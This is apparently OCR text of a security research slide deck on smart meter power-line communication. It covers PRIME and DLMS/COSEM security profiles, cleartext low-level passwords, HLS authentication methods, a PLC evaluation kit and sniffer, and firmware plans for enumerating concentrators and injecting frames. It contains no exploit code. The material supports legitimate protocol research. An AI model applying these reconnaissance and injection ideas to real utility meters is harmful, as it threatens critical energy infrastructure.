
Two security levels

- Profile 0 (no security)
  - No security at all, used in test deployments
- Profile 1 (basic security)
  - Some degree of information security, with partial encryption and secure CRC
  - Equivalent to no security if you can impersonate the DC

PROFILE 1 IS NOT AN OPTION



PROFILE 1 IS NOT AN OPTION



Lights Off! The Darkness of the Smart Meters (2014)
Alberto Garcia Illera and Javier Vazquez Vidal
https://www.youtube.com/watch?v=Z_y_vjYtAWM

SECURITY IN PRIME 1.4

No backwards compatibility with 1.3.6

- Attempt to solve PRIME 1.3.6 security issues.
- Old devices will not be compatible.
  - Not all manufacturers implement it.
- New key derivation scheme (**incompatible** too with PRIME 1.3.6)

Three security levels

- Additional profile: Profile 2
  - Encrypts more frames than Profile 1.

No PRIME 1.4 deployments have been observed

1.3.6 VS 1.4

PRIME 1.3.6 (4.3.8.2.2.1 General)

- Privacy is guaranteed by the encryption itself and by the fact that the encryption key is kept secret.
- Authentication is guaranteed by the fact that each Node has its own secret key known only by the Node itself and the Base Node.
- Data integrity is guaranteed by the fact that the payload CRC is encrypted.

PRIME 1.4 (4.3.8.2.2.1 General)

- Confidentiality, authenticity and integrity of packets are guaranteed by the use of an authenticated encryption algorithm.
- Authentication is guaranteed by the fact that each Node has its own unique key known only by the Node itself and the Base Node.
- Replay Attacks are prevented through the use of a message counter of 4 bytes.

SECURITY IN DLMS/COSEM

Application layer protocol

DLMS: Object-oriented message passing protocol

- Authentication + authorization based on security contexts
  - `AARQ`: Application Association Request
- Query and modification of object properties
  - `GET_REQUEST` / `SET_REQUEST`
- Method execution
  - `ACTION_REQUEST`

COSEM: Object model

- Objects representing features of the meter, following a class ID
- Instances are identified by an OBIS cose (6 dot-separated decimal bytes)

DLMS SECURITY

No Security

- Used for basic queries.


Low Level Security (LLS)

- Password exchanged in cleartext in the AARQ message.

High Level Security (HLS)

- Mutual 4-step authentication.
  - Steps 1 y 2: Client and server exchange two challenges (CtoS and StoC)
  - Steps 3 y 4: Client and server validate the answer of each.

SEGURIDAD DMLS



SEGURIDAD DMLS


Luring, N., Szameitat, D., Hoffmann, S., & Bumiller, G. (2018). Analysis of security features in DLMS/COSEM: Vulnerabilities and countermeasures. 2018 IEEE Power & Energy Society Innovative Smart Grid Technologies Conference (ISGT). doi:10.1109/isgt.2018.8403340

TABLE I: HLS authentication methods

Method	Pass 1 $C \longrightarrow S$	Pass 2 $C \longleftarrow S$	Pass 3 $C \longrightarrow S$	Pass 4 $C \longleftarrow S$
1	CtoS 64 . . . 512 bits	StoC 64 . . . 512 bits	**MD5**(StoC|HLS Secret)	**MD5**(CtoS|HLS Secret)
2	CtoS 64 . . . 512 bits	StoC 64 . . . 512 bits	**SHA1**(StoC|HLS Secret)	**SHA1**(CtoS|HLS Secret)
3	CtoS 64 . . . 512 bits	StoC 64 . . . 512 bits	SC|IC|**GMAC**(SC|AK|StoC)	SC|IC|**GMAC**(SC|AK|CtoS)
4	CtoS 256 . . . 512 bits	StoC 256 . . . 512 bits	**SHA256**(HLS Secret|SystemTitle-C| SystemTitle-S|CtoS|StoC)	**SHA256**(HLS Secret|SystemTitle-S| SystemTitle-C|StoC|CtoS)
5	CtoS 256 . . . 512 bits	StoC 256 . . . 512 bits	**ECDSA**(SystemTitle-C, SystemTitle-S| CtoS|StoC)	**ECDSA**(SystemTitle-S|SystemTitle-C, StoC|CtoS)

TARLOGIC
CYBERSECURITY EXPERTS

GETTING OUR HANDS DIRTY



TARLOGIC
CYBERSECURITY EXPERTS

GIVE ME SOME PACKETS, NOW!

What I need is a PLC modem

- Sure

What if I ask my distribution company?

- Good luck with that

How about meter manufacturers?

- Just try.

Fallback

- Contact a SoC manufacturer that by chance happens to offer an evaluation kit for electricity meters.

MICROCHIP

TARLOGIC
CYBERSECURITY EXPERTS

ATPL360-EK

ATPL360-EK

Two PL360MB boards

- USB UART
- JTAG
- LCD + LEDs
- IR

SoC ATSAM4CMS16

- ARM Cortex M4 a 120 MHz


Two PLC coupling boards

- CENELEC A (Europe) and FCC/ARIB (US / JAPAN)

Sample firmwares


Tool: Atmel PLC Sniffer

PLC SNIFFER


Microchip PLC Sniffer Log: C:/Users/gonzalo.carracedo/Documents/connection-16-reconnect.log.sql
View
Export
Statistics
Hexa View
Packet View
Filter
Network Status
Column Settings
Node/Switch Plot
Registered nodes
Switch Nodes
Time (s)

TARLOGIC
CYBERSECURITY EXPERTS

PLC SNIFFER



	Control	PduType	GenType	Lcid	Sid	Lnid	ength	Pdu	PrimeType	RM	TicksIni	Ti
	...	Fil...	Fil...	Filtro		F...	...	...	Filtro		Filtro	Filtr
1	0	7	26	0	0	0	79	BLOB	32	0	387888341	387
2	0	7	26	0	0	0	79	BLOB	32	0	391437181	391
3	0	7	26	0	0	0	79	BLOB	32	0	392059153	392
4	0	7	26	0	0	0	79	BLOB	32	0	394838385	394
5	0	7	21	0	0	0	79	BLOB	32	0	409629944	409
6	0	0	0	256	249	19	79	BLOB	32	0	409672812	409
7	0	0	0	256	249	19	79	BLOB	32	0	409717496	409
8	0	7	21	0	0	0	79	BLOB	32	0	415576724	415
9	0	7	21	0	0	0	79	BLOB	32	0	431268422	431
10	0	7	21	0	0	0	79	BLOB	32	0	431325702	431
11	0	7	21	0	0	0	79	BLOB	32	0	440279215	440
12	0	0	0	256	252	28	79	BLOB	32	0	440325979	440
13	0	7	21	0	0	0	79	BLOB	32	0	455014875	455
14	0	0	0	256	249	5	79	BLOB	32	0	455061643	455
15	0	0	0	256	249	5	79	BLOB	32	0	455104475	455
16	0	7	21	0	0	0	79	BLOB	32	0	468485599	468
17	0	7	21	0	0	0	79	BLOB	32	0	482925679	482

FIRST ITERATION

 # Sample firmwares written in C (nice!) and flashed to the board through Atmel Studio.

 # Atmel Studio is a UX nightmare but can be used more or less.

 # Write a firmware to interact with the PLC medium, writing and processing DLMS messages.

- Enumerate DCs and associated meters.
- DLMS message analysis / debugging.
- Frame injection.

 # Administration console through UART port

 # FAIL

FIRST ITERATION

- ARM® 32-bit Cortex®-M7 Core Managing PL360 System: Co-Processors, Hardware Accelerators and Peripherals
  - 216 MHz maximum frequency
  - 192 kB of SRAM for data and code
  - Bootloader allows loading plain programs or authenticated and encrypted programs
  - 12 multiplexed GPIOs
  - 1 SPI, 1 UART, 2 PWM
  - Serial wire debug port
  - Zero-Crossing Detection on the mains

SECOND ITERATION

Redesign the firmware to be a modem firmware

- I would also like to discard corrupt or broken packets.

